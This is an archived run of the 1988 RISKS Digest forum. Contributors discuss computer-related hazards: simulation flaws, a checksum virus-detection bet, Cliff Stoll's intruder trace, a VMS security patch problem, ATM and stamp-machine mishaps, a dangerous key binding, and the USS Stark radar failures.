Another interesting section of the report is a fairly long technical description of how "ground battle" is simulated in DoD simulations. This description includes some fairly sustained criticism of the models studied, but it also offers quite a bit of information on what model builders are supposed to take into consideration.

Here's an interesting example of what went wrong with one of the models:

". . . The ADAGE does not model direct attacks by aircraft on the DIVAD itself, since it does not model duels. Instead, the attrition of the weapon was played in the Campaign [a subset of the simulation], which uses expected-value equations to calculate the probability of damage to ground targets by class from air attacks and assumes a random selection of targets within one target class. Similar procedures were used to assess damage to DIVAD weapons in the ground war.

"This approach led to a problem in which the DIVAD was labelled 'the immortal DIVAD.' ADAGE results implied that it took 10 times the number of air-to-ground missiles indicated by the Carmonette model to kill one DIVAD. Analysis by the study advisory group indicated that classifying the DIVAD in a target class by itself caused the ADAGE model to shoot all the helicopter missiles at the one DIVAD."

Gary Chapman, Executive Director,
Computer Professionals for Social Responsibility

The Israeli virus bet

Y. Radai <RADAI1%HBUNOS.BITNET@CUNYVM.CUNY.EDU> Fri, 15 Apr 88 17:51:53 +0300

In <u>RISKS 6.58</u> Fred Cohen remarked in connection with the virus bet which was made on Israeli television (described in <u>RISKS 6.55</u>) that he suspects that "the Israeli defense is useless against most of the viruses we have done experiments on - I wish I was on the attacker's side of that bet!!!". I'm sure that there are many others who would also be willing to be on that side of the bet. However, before jumping to conclusions it would be wise to know how the detection program works and what the bet was over.

First of all, it should be clear that the "defender" does not claim that his program fixes infected files or prevents infection, or even that given a file, it can correctly decide whether it contains a virus. He claims only that if his program has been used between the time that a file has been created on a PC disk and the time that such a file becomes infected by a virus, that infection will be reported by the program. And the bet was whether the "attacker" (who was given a copy of the detection program on April 10) can, within two weeks, create a virus which will not be detected by this program in the sense just described. (Actually, the precise terms of the bet have not yet been fixed, and much depends on how it is worded; more on that below.)

The program, written by Yuval Rakavy and Omri Mann, works according to a principle that is not at all new. (In addition to theoretical work on the subject, I know of two other already marketed programs for PCs which work similarly.) For every file (or for any specified set of files) it computes a "fingerprint" or "checksum", i.e. a certain function of the bits in the file, which is sufficiently intricate that even with knowledge of the algorithm, it would be impossible to alter a program to achieve a specific purpose without changing the checksum. Of course, the idea is that if there's a change in the size, date, time or checksum of a file which wasn't supposed to have been altered, the file has presumably been infected by a virus. (In addition to files, the program also automatically checksums the boot block.)

It seems to me that whether a program such as this can really "detect any virus" depends on how one defines "detect" and "virus". In trying to conceive of a virus which could avoid detection, I considered the possibility of creating a situation in which a checksum alteration would be ambiguous. For example, suppose software were created which added destructive code to each executable file which a compiler creates. Of course the checksum of such a file would change with each new compilation, but that is to be expected; there would be no reason to conclude that it contains destructive code. Would we say that the program has failed to detect a virus? True, if such a file were copied to other disks, it could do damage to them on some later target date. But the destructive code would be unable to infect other files since that would cause a check-sum mismatch. If it is agreed that by definition, a virus necessarily propagates by altering healthy files in some manner before performing its most lethal damage, then this is not a virus but a Trojan horse, and the checksum program would not have failed to detect a virus.

Of course, Fred Cohen or someone else may think of an idea which neither the defender, the attacker nor I have thought of. But given the above information, would Fred still claim that this defense is useless against most of the viruses, and would he still be willing to be on the attacker's side of the bet?

Y. Radai, Hebrew Univ. of Jerusalem, RADAI1@HBUNOS.BITNET

✓ Types A and B: doesn't anyone read CACM? (Re: RISKS-6.54, 59)

Eric Roskos <uunet!daitc!csed-1!csed-47!roskos@rutgers.edu> Fri, 15 Apr 88 10:02:04 EDT

- : ... The researcher, Jan L. Guynes, used psychological tests to classify 86
- : volunteers as either Type A or Type B personalities... She found that a
- : slow unpredictable computer increased anxiety in both groups equally...

It's been interesting to see all this discussion based on a newspaper article on "a researcher, Jan L. Guynes," no one citing the fact that this newspaper article was no doubt derived from a paper published in our field's own journal, Communications of the ACM, in the March, 1988 Issue, on page 342!

Incidentally, something I have not seen mentioned in your digest is that the _New_York_Times_ is currently exploiting computer viruses to sell newspapers. An advertisement which runs almost everyday on WBMW, a radio station in Manassas, VA, shows a man who is impressing a colleague with his up-to-the-minute news knowledge of facts by saying,

"Who would imagine that cross-country skiing would be so popular?"

(His colleague, who obviously doesn't read the _Times_, comments that he didn't know that.)

"Yes, and did you know that now computers have viruses, sneaky little programs that make them sick? And they're even contagious!" (He then goes on to tell about some other timely information; and ends up saying how he learned it all from the _Times_...)

Eric Roskos, IDA (...daitc!csed-1!roskos, or csed-1!roskos@DAITC.ARPA

Accountability

<munnari!ditmela.oz.au!george@uunet.UU.NET>
14 Apr 88 23:13:57 +1000 (Thu)

I think what Henry Spencer said is all too depressingly true, but I also think its more indicative of a social failure than a true RISK (actually, so is the whole thread of my argument! whoops!) because it's about the failure of a chain of command to control the situation.

-That cash is the only effective incentive for producing results is the ultimate disaster of our times, and when lives are at stake it really stinks.

However, I'm not trying to suggest only the threat of legal accountability makes for correct solutions. I do think it's a vital link in the chain.

Actually, the ATM debate & also the 'social consequences of DB' stuff are (to my mind at least) also less RISK-y than the good old

"Japanese robot murders family of 3 on easter outing"

stories I used to read in ACM RISKS! -The trouble is so few genuinely amusing RISKS seem to crop up these days.

Ditto to VIRUS' -they all show how when people don't accept responsibility for their actions (-installing and running an ATM, indiscriminate data capture in a DB, spreading dirty disks around campus) chaos ensues.

Even if the ATM network or a police DB is completely bug-free, it has social issues which make me scared of its existence. I'm not scared of a VLSI, only of the potential for it to be broken! -If AMEX or the LAPD try to say "its a bug-free system" *THEN* we can stomp 'em!

I still think however there is an unanswered problem for ENGINEERING which RISKS addresses: when an 'active' component of a 'reductionist' or mechanistic setup (which I suppose a very formalized chain of command during a launch sequence could be said to resemble, although I'm trying to say computer system or program or chip without using those words) fails in the system, somebody should bloody well stand up and say

"it was my decision to do xyz..."

-and disclaimers should be banned in law.

Marxists used (do they still?) talk about the "organic content" of capital, the idea that even in a completely mechanized society the historical human effort that built the machine (that builds the machines...) is the endower of "labour value" as opposed to "use value". I think this is extremely important for computerized systems, where the human element may be merely the selection of logic or algorithm. It is *soo* tempting to say:

"hell... nobody was to blame, the machine did it all itself"

but there will *always* be some 'organic content' in this way. If we ever get a Turing Testable robot, I'll let it carry responsibility for its actions but until then I'm afraid the builders in all senses of the word should be responsible for its behaviour.

More importantly, somebody commissions the system. In the case of Morton Thiokol "blame" lies across many levels, but outsiders like me tend to lay more emphasis on the swine who pressurized the engineers into disregarding the weaknesses, not the engineers themselves. O-ring failure was forseen, and then conveniently forgotten. (That's why I'd argue it was a social or human-organizational failure and not a RISK in this group's sense of the word).

Rolt was writing about forseeable failure in structural mechanics: a bridge that fell down, an embankment poorly sloped, a signal methodology that had deadlock or was not truly stable. Blame isn't for having a whipping boy -- although all too often that's all that it *is* used for, it identifies where in the chain of command a bad decision was made *so that it can be prevented next time round*.

I suppose all I'm saying is that if it was forseeable or deduceably likely a programmer is in some way culpable when the system breaks down.

(yes/no ?)

[Edited lightly -- but not for content - except for the final (non)sentence, which I left alone. By the way, I don't think we've come anywhere near "Japanese robot murders family of 3 on Easter outing". PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 63

Sunday 17 April 1988

Contents

The Phantom of the Arpanet

Cliff Stoll

New VMS security problems?

Klaus Brunnstein and Darren Griffiths

Printers as perforators

Stephen Page

Another ATM story

Win Treese

Re: Accountability

Eugene Miya

BENEFITS! of RISKS (Post Office Stamp Machines)

Eugene Miya

Color blindness

Rick Sidwell

Race, Sex, and other imponderables

Joe Dellinger

Ethnics and UCB

Peter da Silva

Re: Enfranchising the disenfranchised: our responsibility?

Paul Shields

Diving ascent computer

Productivity: Progress, Prospects, and Payoff -- Preliminary Program **Charles Youman**

Info on RISKS (comp.risks)

★ The Phantom of the Arpanet

Cliff Stoll <cliff@Csa3.LBL.Gov> Sun, 17 Apr 88 19:28:43 PDT

Extra! Extra! Read all about it!

Yes, informed sources report that this week's newspapers may carry a

story about how a persistent intruder broke into over 30 US computers. This tale, brewing for about 2 years, tells of a methodical attack on hundreds of military and defense contractor's computers. Unknown to him, we silently monitored him at Lawrence Berkeley Laboratory, where we traced his connections and recorded all his keystrokes.

The intruder used a variety of networks, including the Milnet/Arpanet, MFEnet, Tymnet, Datex-P, and analog telephone services. Despite his convoluted pathways, we traced him back to his lair in West Germany. By cooperative efforts of law enforcement people and network managers, we developed traceback methods to trace him halfway around the world in less than 2 minutes.

A part of the story is in the German popular magazine QUICK of April 12, 1988. Apparently, they somehow got a copy of my laboratory notebook. From those notes, they wove a tale of high-tech intrigue, starring a mad scientist who dwelled in a "communal living situation" in Berkeley. Following their publicity, reporters have interviewed me, and I expect newspaper publicity in either the Daily Planet or some other great metropolitan newspaper.

But the complete story will appear in the May issue of the Communications of the ACM. We had planned no publicity until the issue was in the mail, but alas, the German magazine printed it, and the cat was out of the bag. The real scoop is in the May CACM, so make sure your ACM dues are paid up!

Cheers to all RISKeeS,
Cliff Stoll CPStoll@lbl.gov

[I am very grateful to Cliff, the super-scoop-er, for contributing this mere bag-cat-tell tale teaser. This is the eve of the annual IEEE Symposium on Security and Privacy, at which more than a few RISKS participants will be taken away from their RISKS fixes -- so they'll just have to watch the papers. Stay tuned for further developments. PGN]

✓ New VMS security problems? (RISKS-6.58)

Klaus Brunnstein
 stein%rz.informatik.uni-hamburg.dbp.de@RELAY.CS.NET> April 15, 1988

After some contacts with some well-informed DEC users and DEC software engineers, I have gathered the following information:

The 'urgent update' solves some problems with Local Area VAX clusters (LAVc), associated with VAX Workstation Software (VWS). Following the 'new DEC philosophy', DECs security staff doesnot wish to more precisely inform its users; moreover, only a few DEC software engineers have been informed. The update contains 1134 blocks (plus Kid Install), and it contains totally new images of 5 VWS modules: SYS, TTDRIVER, WTDRIVER,UIBSG, DBGSSISHR, together with a list of several more patches. The reason for this update has evidently been discussed in the German DECUS meeting, held in Aachen, March 1988; when the discussion is available in printed form, I will inform you.

Unfortunately, the update may have produced a new secutity problem, as

indicated in the INFO-VAX letter of Darren Griffith which I add for your information:

-----copy of D.Griffith INFO-VAX letter-----

Delivery-date: Tuesday, April 12, 1988 at 13:59 GMT+0100 Send-date: Monday, April 11, 1988 at 13:50 GMT-0100 From:Darren Griffiths <S=dagg;OU=csa4;O=lbl;P=gov;C=nn>

To:<S=info-vax;OU=kl;O=sri;P=com;C=nn> Subject:DEC's security patch. Just say no!

Date: Thu, 7 Apr 88 20:10:22 PDT

DEC recently released a mandatory update to VMS that fixes some problems in SYS, TTDRIVER, WTDRIVER, UISBG and DBGSSISHR. Upon installing this update on a LAVc some problems were experienced, people running VAXstations that use the VAX Workstation Software may want to read this before installing the fixes on their systems.

It seems that one of the fixes was to a known problem with the way device protections are assigned under VWS. When you create a new window the software creates a new device WTAx: that is basically a copy of the template workstation device WTAO:. The "problem" that was "fixed" is that some of the protection bits get changed when the new device is created, the fix stops this from happening. The problem does introduce a security hole so I am trying to avoid being too specific.

So far all of this sounds quite nice, the problem is corrected and things should go on as normal. Unfortunately another problem is introduced. When you create your first window on the workstation LOGINOUT is running with a system UIC and the window is created by opening the template device WTAO and having another device created for you, when you then decide that it would be exciting to have a second window and you try to auto-login, the process is created with your UIC and privileges. LOGINOUT opens up WTAO: expecting to get a device allocated to it, the device is created but cannot be allocated to you because the security patch fixed the protection bits very nicely and your process doesn't have privilege to look at the device.

This problem can be avoided in four ways.

- 1) Don't install the patches at all.
- 2) The problem doesn't occur if your **DEFAULT** privileges include something like READALL, that way you will be able to get the DEVICE. Note that all you need is read access to be able to allocate a non-shareable device like a workstation window.
- 3) If you've already installed the patch and don't want to be give everyone privileges you can remove the patched version of SYS\$SYSTEM:TTDRIVER.EXE, put the old one back and reboot.
- 4) You can uncomment the lines in SYS\$MANAGER:UISBG.DAT that allow you to have another option in the workstation menu that will let you login without auto-login. This way you just have to type your username and password each time a window is created.

I have contacted DEC about the problem and hope to have an answer very soon, I'll let the net know when this answer comes in. If anyone has any questions or further information let me know.

--Darren

Lawrence Berkeley Labs
DAGG@LBL.GOV
-----end of Darren's e-letter-----

After having discussed the problem described here with DEC security experts, there could be a problem with AUTO-LOGIN when a second window is opened; nevertheless, I follow DEC's advice that users should NOT follow one of `Darren's four ways' since this might re-install the security problem just patched away.

Klaus Brunnstein, University of Hamburg, Faculty for Informatics

Printers as perforators

Stephen Page <sdpage%prg.oxford.ac.uk@NSS.Cs.Ucl.AC.UK> Sat, 16 Apr 88 13:03:54 bst

In <u>RISKS Volume 6: Issue 49</u> the following program fragment appeared: 10 PRINT 1000 GOTO 10 1000 FORMAT ('+', 132*'-')

This reminded me of a colleague at the University of Queensland who used to use a loop with the same FORMAT statement to almost-perforate forms ("tear along dotted line"). The risk, of course, was not when he had got it right, but in all the attempts to find the right value for the iteration limit... The operators became pretty fed up with reloading the paper when the value was too high and he sliced it through!

Another ATM story

<treese@ATHENA.MIT.EDU>
Sat, 16 Apr 88 23:25:28 EDT

A friend of mine recently received a new ATM card in the mail, with a notice saying the old one had expired. In the following, card A is the old, expired card, and card B is the new one. Here's what happened:

- 1. Not realizing that A had expired, he used it in an ATM. Since it had expired, the machine ate the card.
- 2. The bank discovered the card in the machine, and a "new card event" occurred -- he was issued a third card (C). Apparently, the bank did not check to see *why* the card was in the machine.

3. Next, he tried to use card B. This time, the machine ate it because previous cards were invalidated when the bank issued card C.

Now, his question is: will the machine eat card C when he uses it? The person he talked to at the bank assured him it would not, but he's a little skeptical....

Win Treese, DEC/Project Athena

★ Re: Accountability

Eugene Miya <eugene@ames-nas.arpa> Fri, 15 Apr 88 21:17:34 PDT

>I suppose all I'm saying is that if it was forseeable or deduceably likely a >programmer is in some way culpable when the system breaks down. > (yes/no ?)

As noted by another RISKS author in the same issue: it's under our noses. See John Shore's article in the April 1988 CACM.

--eugene miya

✓ BENEFITS! of RISKS (Post Office Stamp Machines)

Eugene Miya <eugene@ames-nas.arpa> Fri, 15 Apr 88 10:05:08 PDT

We always talk about computer induced RISKS in this group. I encounter a wrongly programmed cash register every month and the system crackers are scanning telephone pre-fixes all the time (my answering machines fields these). Let's talk about some personal BENEFITS! 8-)

Yesterday, I went to the post office to purchase several rolls of stamps for an ACM chapter mailing. The Office has these vending machines with a big added box to the side to recognize and collect large sums of money. I don't know if they have micros in them (I hope so otherwise this isn't a computer BENEFIT). I've done this before, but I feel a bit uncomfortable putting \$20s into these machines (just the size). With the increase in postage, I now also have to put \$5s in as well.

The \$5s I got from McDonalds (near the on-base Post Office) were a bit worn. The first was not accepted (fair enough). The second had some trouble, but it was taken. Time to insert the next \$20 for a roll. It would not take it. But it was clean and just came from my automatic teller. I looked up to discover that the \$5 had registered twice (\$10) even though it took only one bill! Now that's postage! Let me know when Email can do this.

Anyway, these machines have "programmed limits" on the amount of money they can process. It won't take \$20 (I need a ROLL for a stamp machine and these cost \$25). I can't get change, the coin return is not hooked up to the bill recognizer, so I have to buy some smaller packages of stamps.

The ACM (me in this case) comes out \$5 in stamps ahead.

Forget color copiers (oops, almost said that trademark) and change makers, how do I repeat what I just did?

--eugene miya NASA Ames Research Center, Moffett Field, CA

[Be sure to read the instructions FIRST. They say PLEASE READ THE INSTRUCTIONS BEFORE DEPOSITING BILLS... There can be some nasty side-effects if you don't -- e.g., if the selction you want is OUT -- no facility for a refund. PGN]

color blindness

Rick Sidwell <sidwell@commerce.UCI.EDU> Thu, 14 Apr 88 21:00:54 -0700

In Risks 6.61, Will Martin suggests using a color chart for finding the answer to the "Skin color:" question on various forms. Although his suggestion was made in a humorous sense, I would like to point out a risk to this as well as other areas more applicable to this forum. Not all people see colors in the same way. Many people are color blind to one extent or another (actually, the preferred medical term is color deficiency, since most "color blind" people can see some colors just fine--I prefer color blindness since most people know what it means). I personally am red-green color blind, which means that I have difficulty distinguishing some shades of red, green, and brown (pink and purple are also sometimes difficult). When we recently purchased an aquarium, I, enjoying scientific experiments, purchased a number of water test kits to monitor pH, ammonia levels, water hardness, etc. Every time I test the water, I carefully mix the water with the reagent... and ask my wife what the result is!

Many potential risks associated with color blindness have been identified and dealt with. For example, the colors in most traffic lights are chosen to be identifiable to color blind people--the reds and greens which can cause problems are ignored. However, many software developers do not consider such matters. For example, I recently saw a videotape demo of a distributed systems modeling tool which used color to indicate the state of the various parts--green meant one thing, and gold meant another. The problem is, I couldn't tell them apart easily. A good design practice is to let the user customize the colors to his or her own tastes and abilities, but this raises another risk: that you get used to your own customized setup, and have problems interacting with other people who use a different one. For example, when I use Unix, I have an alias "ty" which uses the program "more" to display a file a screenfull at a time. When a novice Unix user needs help, I invariably try to use my personal command on their account, which doesn't work.

A related problem is the fact that red is often used to indicate danger or urgency. Red is also the hardest color for me to see--some shades seem much darker than they really are. On many color terminals and computers (such as the IBM PC), I can barely read red characters on a black background--the color

choice for many important warning messages. Many color blind friends have the same problem. May I suggest treating red as black, and for urgent messages either using white on red or red on white? I probably don't need to stress the importance of color choice (and possibly field testing with color blind people) for systems where a missed warning message can cause a serious risk.

Rick Sidwell

[I trust Stendhal was not color blind! PGN]

Race, Sex, and other imponderables

Joe Dellinger <joe@hanauma.STANFORD.EDU> Fri, 15 Apr 88 01:56:44 pdt

In the end any attempt to neatly categorize animals of any kind, including people, is bound to fail... there must always be problematical borderline cases. This goes for such obvious cases as Race and Religion, but applies equally well to such things as gender, nationality, and species.

Eastern Blue Jays interbreed with Scrub Jays in Texas and Stellar's Jays in Colorado. But they are still considered separate species, because the indeterminate cases are so rare --- 99.9% of the time the birds you see WILL look like one of the ones in the field guide. If intermixing continues, the distinction will eventually have to be dropped. For example, red-shafted and yellow-shafted flickers are now considered only commonly-occuring color patterns of one species.

The same goes with race in people --- it is a useful identifying trait only because the "problem" cases have been for the most part exceptions. As the number of mixed-race people increases, as it must, the distinction gradually loses statistical value.

The only sure way to create clean-cut categories is to force your measured property onto some well-defined set like the Real Numbers and put in an arbitrary dividing line, or to legislate that indeterminate cases are not legally recognized.

If the value on line 16 is at least 14,451 but not over 14,550 and your filing status is 1 or 3 your California tax is \$338...

[Note that if you use the tax schedule instead of the tax table, you get a (slightly) different result. And whether or not you round to even dollars or not throughout your return also produces different results. Clean-cut, but not clear-cut. PGN]

★ Ethnics and UCB (Re: RISKS DIGEST 6.55)

Peter da Silva <nuchat!sugar!peter@uunet.UU.NET> 15 Apr 88 14:09:36 GMT

Re: a message about "RACE=OTHER" defaulting to "RACE=WHITE".

This is hearsay, so take it with a grain of salt, but I was told by a friend that he started filling the ethnicity slot on forms at UCB with "prussian". This apparently did not default to "white".

Re: Enfranchising the disenfranchised: our responsibility?

Paul Shields <yunexus!nccnat!root@uunet.UU.NET> Thu, 14-Apr-88 03:56:17 EST

Tom Betz writes in RISKS DIGEST 6.58:

- > A question I would find most interesting to discuss here would be the
- > question of this Republic within the Republic. How are the lives of those
- > who are too ill-educated to use these tools effectively going to be affected
- > by the increased power of those of us who >do< use them?

They are going to be affected greatly. "Power Corrupts" is not precisely what I'm getting at, but power permits abuse.

Did the FCC know what hit them when those x-thousand letters arrived? Put that power in the hands of the few who would abuse it, and they will. So it's important to temper their ability to do so. Can someone be slandered through a public forum if there are 100 other people in the forum willing to stand up and help defend them?

When it's out of the public eye, then it's a different thing. With power comes responsibility, and networks have to be able to teach responsibility and tolerance to their members to assure that they are not used wrongly.

> Do we have a responsibility to do whatever we can to spread the power around > to these people?

To prevent abuse, we must give those who would be abused the ability to defend themselves. In order to do this, we must get them to use the tools.

> How can we do this? How can our computers help us help them?

Good question. It's difficult. But I think distance education is a start. Promote the use computer networks as an educational tool throughout the world. Teach people to speak, read and write. As this happens, new communities are created: isolated people discover that they are not alone in life, that others share their thoughts and feelings. This will give them the initiative to bring themselves up out of dispair.

> Serious questions....

The world has a number of BIG problems to solve, like pollution, wars, overpopulation, and famine. Perhaps, through computer networks, we can enable the world the to save itself.

Paul Shields, Technical Support Manager for the

Native Computer Communications Network, York University, Toronto Canada. shields@yunccn.UUCP, ...utzoo!yunexus!gen1!yunccn!shields

Diving ascent computer

<F026%CPC865.UEA.AC.UK@CUNYVM.CUNY.EDU> 14-APR-1988 09:02:50 GMT

> .. test button to see if the LED has failed

Better still would be to have (say) a green LED for positive indication of 'it is safe to ascend'. Green might be difficult to see underwater. Maybe just a solid red LED for 'safe' and a *seperate* flashing red LED for 'wait'.

✓ Productivity: Progress, Prospects, and Payoff -- Preliminary Program

Mike

Charles Youman (youman@mitre.arpa) <m14817@mitre.arpa> Fri, 15 Apr 88 11:55:11 EST

Preliminary Program -- PRODUCTIVITY: PROGRESS, PROSPECTS, AND PAYOFF 27th Annual Technical Symposium of the Washington DC Chapter of ACM Gaithersburg, Maryland June 9, 1988

Sponsors:

Washington DC Chapter, Association for Computing Machinery; Institute for Computer Sciences & Technology, National Bureau of Standards Key Dates:

Register by June 1, 1988 and save over 10% of at door rate Register by May 1, 1988 and save an additional 15% Special rate for full time students

Productivity is a key issue in the information industry. Information technology must provide the means to maintain and enhance productivity. The symposium "Productivity: Progress, Prospects, and Payoff" will explore theoretical and practical issues in developing and applying technology in an information-based society.

Keynote address: "Near Term Improvements in Productivity"

Howard Yudkin, President and CEO, Software Productivity Consortium

Plenary panel: "What Are the Impediments to Improving Productivity?"
Walter Douherty, IBM
Phil Kiviat, SAGE Federal Systems
Marshall Potter, U.S. Navy
Al Scherr, IBM

Parallel sessions:

Processes and Tools for Higher Software Economics and Reuse Software Productivity Uncertainty in Software Requirements Software Specification Tools Development

Panel-Data Management Standards Expert Systems and Knowledge

A Key to Enhanced Productivity Engineering in Software Engineering

For more information, contact the Symposium General Chairman: Charles E. Youman, DC Chapter ACM, P.O. Box 12953, Arlington, VA 22209-8953 (703) 883-6349 youman@mitre.arpa

PRODUCTIVITY: PROGRESS, PROSPECTS, AND PAYOFF -- Preliminary Program
[Please Pardon Persistent Alliteration. P.]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 64

Monday 18 April 1988

Contents

Risks of reprogramming keyboards

John Coughlin

Fear of flying?

Daniel B Dobkin

"Flight international" magazine about civil avionics

L. Strigini

Another STARK investigation; faulty simulation implicated?

Jon Jacky

Re: Ethnics and UCB

Bob Avers

Re: More evidence for an old risk -- Enigma

Henry Spencer

Re: DEC's recent security patch

Darren Griffiths

Info on RISKS (comp.risks)

Risks of reprogramming keyboards

John Coughlin <JC%CARLETON.BITNET@CORNELLC.CCS.CORNELL.EDU> 18 Apr 88 11:21:00 EDT

Last week a user of one of our mainframe systems called me with a couple of problems. She had logged on to a printer terminal to produce a hardcopy of important electronic mail messages. After a couple of messages had printed, garbage characters appeared on her terminal. "Sounds like a problem with flow control, this shouldn't be difficult to set right," I assured her. She then explained that when she later logged on to her CRT, the messages which she has tried to print had been deleted from her email folder. She insisted that she had not typed the DELETE command herself. It was not very likely that some malicious individual had selectively deleted the exact same range of messages which had been displaying, so I was at a loss to explain their disappearance. I was able to restore most of her email from backup tapes, after which I proceeded to investigate her terminal problem.

The mainframe she uses recognizes several different flow control algorithms for asynchronous terminals, although DC1/DC3 is the only one honoured under most conditions. The user's hardcopy terminal had a microswitch set to use ACK/ETX protocol, so I switched it to use DC1/DC3. Before I had changed the position of the microswitch the terminal would have been sending ACKs to the mainframe, which would have passed them through to its typeahead buffer. Now, I knew that this user's logon was one of a large group which operate within a more-or-less canned environment. All users within this group share a set of key bindings defined using a program called the Input Manipulation Processor (which is aptly known as IMP for short). I discovered (to my horror) that one such IMP key binding mapped ^F (the ACK character) to the string 'DELETE' followed by a carriage return. So what must have been happening is this:

- 1. The unfortunate user enters the mail program and directs it to display a range of messages (this also has the effect of selecting them for further operations).
- 2. At some point the terminal's buffer is getting full, so it ACKs the mainframe to instruct it to stop sending for a while. This ACK is translated to a DELETE command, which is placed into the typeahead buffer for processing. Meanwhile, the mainframe keeps on blasting data at the terminal.
- 3. The terminal's buffer is overrun, so many characters are lost and garbage is spewed upon the paper. Hidden at the end of this garbled mess is an illegible message informing the user that some of her email messages have been deleted, as "requested".

This experience brings to light three RISKS. First, it is risky to set up naive users to have automagical key bindings of which they are unaware. Such users are not likely to understand the possible ramifications under unusual circumstances (or even normal operation). Second, destructive commands, such as deletions not requiring confirmation, should not be bound to 'magic' keystrokes such as PF keys, escape sequences and so on, for *any* user. This just makes it too easy to cause irreversible damage with a typing mistake. Finally, system-defined keystrokes are not a good place to start redefining one's keyboard. Communications control characters (DC1, DC3, ACK, etc.) and interrupt keys (BREAK/ATTN, ^C or ^Y on many systems, etc.) should probably be left alone.

✓ fear of flying?

Daniel B Dobkin <dbd@vx2.GBA.NYU.EDU> Mon, 18 Apr 88 11:52:56 EST

The following is excerpted, without permission, from the May 1988 issue of "Private Pilot" magazine:

The problem of maintenance is sometimes aggravated by the occasional mechanic or technician who doesn't believe that any pilot can report symptoms accurately and therefore ignores whatever the pilot says. I encountered this with an instrument years ago, when the technician flatly refused to

believe what the instrument was doing. Instead, he just assumed it was something else for which he performed some unnecessary repair and returned the instrument with the original defect still preseent. This resulted in four separate attempts to correct the malfunction. Admittedly, some pilots are not precise in their reports, an this naturally leads to some degree of skepticism on the mechanic's part, but in most cases a few questions and a little discussion will clarify the uncertainties.

The most important way to avoid this trap is to tell the mechanic exactly what you observed, @i{without interpretation}. There's plenty of chance to compare your conclusions with his after he knows what symptoms there are. If you tell a person your conclusion in advance, it can bias and channel his thinking into a particular problem, which may be incorrect and delay the ultimate resolution.

This was passed on to me by a friend who reports similar failures of communication between the systems group and the data center operators; he has been awakened at 4:30 too many times by operators who report their analyses of the problem, rather than the clear, concise descriptions he needs. Of course, at that hour he is more likely to follow the operator's erroneous logic at first, thereby prolonging his discomfort; during the day, SOP is to reject the operator's conclusions and attempt to coax him into describing the problem.

\dbd

"Flight international" magazine about civil avionics

L. Strigini <STRIGINI%ICNUCEVM.BITNET@CNUCE-VM.ARPA> Mon, 18 Apr 88 18:00 SET

The April 16 issue of "Flight international" features a 4-page article "Software versus the black box", about current trends in civil avionics (software-based fly-by-wire, etc.).

There is much about the A-320 (partially critical: maintainance still difficult, for instance), some discussion of the pros and cons of innovation: e.g. some think multifunctional displays to be difficult to deal with in emergencies, more software in fewer black boxes should simplify maintenance (of the boxes) but increase complexity, etc.

On software diversity: comments by several people to the effect that it is possible to build "a lot more" than in the past in software, but "Software risk cannot be quantified in meaningful terms" (attributed to Brian Tucker, GEC Avionics): hence the need to protect oneself somehow. On the other hand, one of the managers in the Airbus program is quoted as saying "Common mode failures are not possible" ("confidently" says the magazine. !!!).

Other topics: the huge costs of avionics maintainance and ways to deal with it (redundancy, self-reconfiguration to keep aircraft flying, automated diagnosis to help repair, expert systems - of course); proposals to "increase" airport capacity by better precision

in arrival times of flights (computers making sure an aircraft fits exactly in the time slot reserved for it).

It may make interesting reading for RISKS readers, in particular because it is written for non-computer specialists with an interest in computer risks. Final quote: "What the airlines want .. is avionics designed for certification and operating profits - a discriminate use of new technology". Worth considering in relation to the recent discussions about responsibility.

Lorenzo Strigini

Another STARK investigation; faulty simulation implicated?

Jon Jacky <jon@june.cs.washington.edu> Mon, 18 Apr 88 16:52:15 PDT

From IEEE INSTITUTE 12(5) May 1988 p. 1:

FRIGATE DEFENSE SYSTEM IS INVESTIGATED BY CONGRESS by John A. Adam

Apparently unsatisfied by US Navy reports, the Congress is investigating the combat capability of FFG-7 class frigates - those similar to the USS STARK. The STARK failed to deter two Exocet missiles, fired by an Iraqi fighter jet in the Persian Gulf May 17, 1987, that resulted in 37 deaths and more than \$100 million in damage to the ship. ...

The investigation was requested in November 1987 by Rep. Barbara Boxer (D-Calif), a member of the House Armed Serviced Committee and its investigations subcommittee. ... (Much discussion of weapons systems under investigation...)

(Former STARK captain Glenn R.) Brindel told THE INSTITUTE that the Navy combat systems doctrine manual said both the SPS-55 surface search radar and the SPS-49 air search radar should detect Exocets fired from aircraft at ranges over 15 miles. "That is just a bunch of baloney," he added. It gave the persons in the ship's combat information center a false sense of security, he said. The Navy's reported to have found that the capability listed in the manuals, put out by the commanders of the Atlantic or Pacific surace fleets to address the capabilities of each ship class against specific missiles, was "significantly overoptimistic." Boxer's aide says the GAO is investgating how these capabilities are derived. Brindel says much of the data for these manuals is based on simulations. ...

The NAVY TIMES, quoting an unnamed source, reported on March 28 that (in a live test) Exocets (obtained for testing) "popped up" and were detected briefly by the frigate's radar while they were at high altitude. But after the missiles swooped low over the wave tops and began homing in on the ships, the frigate was unable to detect them. (This test occured before the STARK attack. Discussion followed of whether the fleet was informed of the test results).

- Jonathan Jacky, University of Washington

★ Re: Ethnics and UCB (RISKS-6.63)

Bob Ayers <ayers@src.dec.com> Mon, 18 Apr 88 09:52:03 PDT

This is hearsay, so take it with a grain of salt, but I was told by a friend that he started filling the ethnicity slot on forms at UCB with "prussian". This apparently did not default to "white".

Of course not. It defaulted to blue.

Re: More evidence for an old risk -- Enigma

<mnetor!utzoo!henry@uunet.UU.NET>
Mon, 18 Apr 88 06:02:29 EDT

Those interested in this should probably also read Patrick Beesly's book "Very Special Intelligence" (1977). It's the story from the user end: an account of the British Admiralty's Operational Intelligence Centre, which was charged with putting intelligence information together into a useful form for naval operations. In particular, it was effectively the nerve center for the Battle of the Atlantic. It had a dedicated teletype link to the Bletchley Park cryptanalysts. Apart from the inherent interest of the user's-eye view, most of what OIC did is declassified, unlike a lot of the detailed doings of the cryptanalysts.

Concerning "probable word" attacks on ciphers, Beesly observes that a possible factor in the success of the cryptanalysts was that situation reports from weather aircraft were often sent to shore in relatively low-security ciphers and then rebroadcast verbatim in the high-security naval ciphers. Later in the war the Admiralty had to make a substantial effort to discourage the RAF from shooting down those aircraft, without revealing why!

